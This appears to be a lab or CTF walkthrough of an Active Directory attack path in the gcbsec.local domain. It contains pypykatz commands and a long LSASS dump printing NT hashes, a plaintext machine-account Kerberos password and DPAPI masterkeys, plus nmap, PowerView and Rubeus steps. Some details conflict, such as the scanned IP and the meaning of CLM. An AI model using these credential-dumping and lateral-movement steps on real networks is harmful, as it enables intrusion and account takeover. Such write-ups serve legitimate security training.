Phase - 5 - Section 8

In Path 5, Section 8, our objective is to achieve Domain Admin privileges on the gcbsec.local domain by executing a multi-step privilege escalation chain. We begin on IT-TRACK01, where we extract credentials through a memory dump. These credentials allow us to gain local administrator access on SEC-SYSLOG01. Once on SEC-SYSLOG01, we locate and extract higher-privileged credentials, specifically Domain Admin-level, which are then used to compromise the domain controller SEC-DC.
During this process, we will likely have to bypass various Windows Defender protections including Application Control, ASR (Attack Surface Reduction), and Credential Guard/LSASS protections (CLM). The end goal is to extract valid credentials and replay them to escalate our privileges within the gcbsec.local domain, concluding with full Domain Admin access.
If we remember from our credentials dumping on our own attacking workstations (itemployee41$), when dumped the Vault credentials, we used the first credential to get local domain admin on IT-PREPROD MySQL DataBase, but we never used the second credential at all. As we are able to see the 2 credential seems to be promising and we will use this second credential to login into the web service Redmine running on IT-PREPROD.
ITEmployee41 LSASS Dumps - Vault::list
          1.    Internet Explorer
                Type            : {3ccd5499-87a8-4b10-a215-608888dd3b55}
                LastWritten     : 5/16/2024 5:39:33 AM
                Flags           : 00000400
                Ressource       : [STRING] http://192.168.4.111/
                Identity        : [STRING] itemployees
                Authenticator   :
                PackageSid      :
                *Authenticator* : [STRING] ReadOnlyAccess
back to IT-PREPROD server, we need to use those credentials on Redmine running on it.

While surfing around the application, we will find out that there is a project name Investigations.


While checking this project it is possible to find that on BUG#2, the administrator updated the description saying that he was working on a new tools to be able to extract secrets from LSASS, he also uploaded a dump named lsass_mem.dmp. After downloading it into our attacking host, let’s use SafetyKatz.exe to request for all the LSASS credentials on the lsass_mem.dmp file.

We encountered a persistent issue when attempting to extract credentials from the lsass_mem.dmp file using both Mimikatz and SafetyKatz. Despite loading the minidump successfully with sekurlsa::minidump, any attempt to run sekurlsa::logonpasswords failed with the error: ERROR kuhl_m_sekurlsa_acquireLSA ; Key import. This error typically indicates that Mimikatz is unable to import the necessary cryptographic material from the dump, which is essential to decrypt the LSA secrets.
The root cause of this failure is likely tied to how the dump was generated. It appears the memory file was either created by a custom tool or in a protected environment where LSASS was running with LSA Protection (RunAsPPL). This protection encrypts sensitive memory regions, and unless the dump was taken with a tool capable of bypassing this protection, like Nanodump or kernel-assisted extraction, the result is a dump that is structurally intact but lacks accessible key material. Consequently, Mimikatz cannot resolve or import the keys needed to extract plaintext credentials or hashes.
However, when we processed the same lsass_mem.dmp using pypykatz, it parsed the dump correctly and successfully enumerated the logon sessions. It did extract NTLM hashes and other relevant credential data. The key difference is that pypykatz uses a different parsing approach. It’s written in Python and does not rely on the same internal key import mechanism that Mimikatz uses. This makes it more tolerant of partial dumps or those missing LSA decryption keys. Instead of halting due to missing cryptographic material, it proceeds with parsing and attempts to extract whatever static credential data is present.
pypykatz.exe lsa minidump C:\Users\itemployee41\Documents\lsass_mem.dmp

lsass mem dump
C:\Users\itemployee41\Documents>pypykatz.exe lsa minidump C:\Users\itemployee41\Documents\lsass_mem.dmp
INFO:root:Parsing file C:\Users\itemployee41\Documents\lsass_mem.dmp
FILE: ======== C:\Users\itemployee41\Documents\lsass_mem.dmp =======
== LogonSession ==
authentication_id 192689 (2f0b1)
session_id 2
username admin
domainname SEC-SYSLOG01
logon_server SEC-SYSLOG01
logon_time 2019-06-19T18:14:26.502555+00:00
sid S-1-5-21-2886985321-2087241558-4159712032-1001
luid 192689
        == MSV ==
                Username: admin
                Domain: SEC-SYSLOG01
                LM: NA
                NT: fd9987e39827094aebac8233fefa519b
                SHA1: 7182491bf6a50aa4ad13aa441ec49ff50c35b706
        == WDIGEST [2f0b1]==
                username admin
                domainname SEC-SYSLOG01
                password None
        == Kerberos ==
                Username: admin
                Domain: SEC-SYSLOG01
                Password: None
        == WDIGEST [2f0b1]==
                username admin
                domainname SEC-SYSLOG01
                password None

== LogonSession ==
authentication_id 84305 (14951)
session_id 2
username UMFD-2
domainname Font Driver Host
logon_server
logon_time 2019-06-19T18:11:23.020306+00:00
sid S-1-5-96-0-2
luid 84305
        == MSV ==
                Username: SEC-SYSLOG01$
                Domain: SEC
                LM: NA
                NT: 5bd738f3f97afeb8279539c750818c3d
                SHA1: 0c4648641d44317c0326ff59a36cf5fd1f4bc9ad
        == WDIGEST [14951]==
                username SEC-SYSLOG01$
                domainname SEC
                password None
        == Kerberos ==
                Username: SEC-SYSLOG01$
                Domain: gcbsec.local
                Password: Lev'Yg?43_#u4D@ctBvQoTB4HF;X^nfK:_,Nl&4hX[g-WYYkOVbt?-dbm2_u`y!g<Ur-q3M8 t UxEZnHa9mr-brXPw9P@4?Q_ys&(hENE-t,d<oDHjtF&$:
        == WDIGEST [14951]==
                username SEC-SYSLOG01$
                domainname SEC
                password None

== LogonSession ==
authentication_id 996 (3e4)
session_id 0
username SEC-SYSLOG01$
domainname SEC
logon_server
logon_time 2019-06-19T18:11:18.469120+00:00
sid S-1-5-20
luid 996
        == MSV ==
                Username: SEC-SYSLOG01$
                Domain: SEC
                LM: NA
                NT: 5bd738f3f97afeb8279539c750818c3d
                SHA1: 0c4648641d44317c0326ff59a36cf5fd1f4bc9ad
        == WDIGEST [3e4]==
                username SEC-SYSLOG01$
                domainname SEC
                password None
        == SSP [3e4]==
                username
                domainname
                password None
        == SSP [3e4]==
                username
                domainname
                password None
        == SSP [3e4]==
                username
                domainname
                password None
        == Kerberos ==
                Username: sec-syslog01$
                Domain: GCBSEC.LOCAL
                Password: None
        == WDIGEST [3e4]==
                username SEC-SYSLOG01$
                domainname SEC
                password None

== LogonSession ==
authentication_id 18266 (475a)
session_id 1
username UMFD-1
domainname Font Driver Host
logon_server
logon_time 2019-06-19T18:11:18.080365+00:00
sid S-1-5-96-0-1
luid 18266
        == MSV ==
                Username: SEC-SYSLOG01$
                Domain: SEC
                LM: NA
                NT: 5bd738f3f97afeb8279539c750818c3d
                SHA1: 0c4648641d44317c0326ff59a36cf5fd1f4bc9ad
        == WDIGEST [475a]==
                username SEC-SYSLOG01$
                domainname SEC
                password None
        == Kerberos ==
                Username: SEC-SYSLOG01$
                Domain: gcbsec.local
                Password: Lev'Yg?43_#u4D@ctBvQoTB4HF;X^nfK:_,Nl&4hX[g-WYYkOVbt?-dbm2_u`y!g<Ur-q3M8 t UxEZnHa9mr-brXPw9P@4?Q_ys&(hENE-t,d<oDHjtF&$:
        == WDIGEST [475a]==
                username SEC-SYSLOG01$
                domainname SEC
                password None

== LogonSession ==
authentication_id 17298 (4392)
session_id 0
username
domainname
logon_server
logon_time 2019-06-19T18:11:17.813682+00:00
sid None
luid 17298
        == MSV ==
                Username: SEC-SYSLOG01$
                Domain: SEC
                LM: NA
                NT: 5bd738f3f97afeb8279539c750818c3d
                SHA1: 0c4648641d44317c0326ff59a36cf5fd1f4bc9ad
        == SSP [4392]==
                username
                domainname
                password None

== LogonSession ==
authentication_id 997 (3e5)
session_id 0
username LOCAL SERVICE
domainname NT AUTHORITY
logon_server
logon_time 2019-06-19T18:11:18.766067+00:00
sid S-1-5-19
luid 997
        == WDIGEST [3e5]==
                username
                domainname
                password None
        == SSP [3e5]==
                username
                domainname
                password None
        == SSP [3e5]==
                username
                domainname
                password None
        == Kerberos ==
                Username:
                Domain:
                Password: None
        == WDIGEST [3e5]==
                username
                domainname
                password None

== LogonSession ==
authentication_id 18361 (47b9)
session_id 0
username UMFD-0
domainname Font Driver Host
logon_server
logon_time 2019-06-19T18:11:18.094185+00:00
sid S-1-5-96-0-0
luid 18361
        == MSV ==
                Username: SEC-SYSLOG01$
                Domain: SEC
                LM: NA
                NT: 5bd738f3f97afeb8279539c750818c3d
                SHA1: 0c4648641d44317c0326ff59a36cf5fd1f4bc9ad
        == WDIGEST [47b9]==
                username SEC-SYSLOG01$
                domainname SEC
                password None
        == Kerberos ==
                Username: SEC-SYSLOG01$
                Domain: gcbsec.local
                Password: Lev'Yg?43_#u4D@ctBvQoTB4HF;X^nfK:_,Nl&4hX[g-WYYkOVbt?-dbm2_u`y!g<Ur-q3M8 t UxEZnHa9mr-brXPw9P@4?Q_ys&(hENE-t,d<oDHjtF&$:
        == WDIGEST [47b9]==
                username SEC-SYSLOG01$
                domainname SEC
                password None

== LogonSession ==
authentication_id 999 (3e7)
session_id 0
username SEC-SYSLOG01$
domainname SEC
logon_server
logon_time 2019-06-19T18:11:17.752037+00:00
sid S-1-5-18
luid 999
        == WDIGEST [3e7]==
                username SEC-SYSLOG01$
                domainname SEC
                password None
        == SSP [3e7]==
                username
                domainname
                password None
        == SSP [3e7]==
                username
                domainname
                password None
        == SSP [3e7]==
                username
                domainname
                password None
        == SSP [3e7]==
                username
                domainname
                password None
        == Kerberos ==
                Username: sec-syslog01$
                Domain: GCBSEC.LOCAL
                Password: None
        == WDIGEST [3e7]==
                username SEC-SYSLOG01$
                domainname SEC
                password None
        == DPAPI [3e7]==
                luid 999
                key_guid 0f7f3573-6811-4125-82e8-72ff9ec106ee
                masterkey 5b9ffbc63ede9cf1e970b89e63caf17cafafcf55ab4c57e697add2ad47861c680f277b134d35ce519cda1351d207db22e0d7d6ea1d792fd59c7644cebc4d2dac
                sha1_masterkey 3558bf2ee61d8859035edb0f800202fe2e88c19b
        == DPAPI [3e7]==
                luid 999
                key_guid cf387ac8-eaa7-4342-a5f9-701ab33137d6
                masterkey e690f48a3d575149495a22a1867d38c833db1c753d1392e0cf97c230a5ea6390185eee7565fd886c2fde87dae63e52b0cea6cb6d8d4c3701d4130c418dda1003
                sha1_masterkey 18100c5c32f1bf50a25fafd00f6a0bc444017aa1
        == DPAPI [3e7]==
                luid 999
                key_guid 68a50b7c-d222-4209-9362-874b5c9849ee
                masterkey ce14d0a5d43bd840f78851acdf2d1f386f3ad44a17bb7ac32f8ed39220f58f4eda7fa097a44c19a9415737ebbebc5c97a7210302b339f6c52a0c75e393fe8157
                sha1_masterkey 1bfdf08d4d6009c7318b394a4f44ecdc2ca261cd
        == DPAPI [3e7]==
                luid 999
                key_guid 19894d96-735f-4e98-9186-aeced398357d
                masterkey abab49330671ae08ddf0385d621e4e05c7b8014afbec9f4dc51a992bea9a9162e8d9b00b3be9a1e95e7ff25dbc1317c2f2a943bf450f0e359fabff0e8c20b977
                sha1_masterkey 32ec358487bf6f92b8cda43be21e4e5659696d6a
        == DPAPI [3e7]==
                luid 999
                key_guid 5b30edf3-bde5-4e44-84d0-97fd34040d96
                masterkey fb14c668501974d21a1f769812023fb571beb7f7a6c422f269ec1ca6b2ee771b6ea166ccc03c12ad25ad078892e54834437ffde8d462b1f6bd5bded0a2da9439
                sha1_masterkey c21f5e57717ecd40cd53b67f1063d5d285bd00e3
In summary, the failure with Mimikatz and SafetyKatz was due to their reliance on decrypted LSA structures, which were inaccessible in this dump. pypykatz, being less dependent on key imports and more flexible in its parsing strategy, succeeded where the others failed.

During the domain trust enumeration, I was not able to find a relationship between it.gcb.local and gcbsec.local and you can see below.
I used PowerView module for this enumeration.
Get-DomainTrust
PortScan
Because the previous enumeration did not point to the valid domain we were supposed to move to, we should then look for another direction and this was the port scan on network 192.168.144.0/24.
In a Windows-based environment where ICMP echo requests (ping) are typically blocked by Windows Defender Firewall, the classic nmap -sn ping scan becomes ineffective. To bypass that and reliably discover live hosts, especially during internal assessments where we're scanning from within the network (e.g., lateral movement scenarios), the best approach is to rely on TCP-based host discovery.
nmap -n -Pn -p 445,135,139,3389,5985 --open 192.168.144.0/24

Why this works:
n- disables DNS resolution, speeds things up, and avoids noise.
Pn- tells Nmap not to ping — it treats all hosts as online and probes them directly.
p 445- targets SMB, which is almost always enabled on Windows endpoints.
-open- filters output to only show hosts that responded on that port (i.e., are alive).
This strategy is effective because TCP 445 is typically open on domain-joined machines for file sharing, authentication, and other services. If the goal is to maximize discovery coverage, we can expand to other ports, we can do it as well, e.g: 21,22, 23, etc. It is possible to see on above screenshot that we discovered only one IP alive which was the 192.168.144.194.

Now that we know that this host is alive, let’s add more flags to enumerate the services running on the just found open ports.
nmap -Pn -sC -sV -p 445,135,139,3389,5985 192.168.144.197

We initially attempt to elevate privileges to the admin user on the secsyslog domain using Rubeus with the /asktgt technique. Despite supplying the correct RC4 hash and specifying the domain, this approach failed with a KRB-ERROR (68): KDC_ERR_WRONG_REALM. This error clearly indicated that the domain controller we were communicating with192.168.4.2, belonging to it.gcb.localwas not authoritative for the secsyslog domain. In other words, we were sending our Kerberos ticket request to the wrong realm. Although the hash and user information were valid, Kerberos cannot issue a TGT for a domain it doesn't own, which is why the authentication request was rejected.
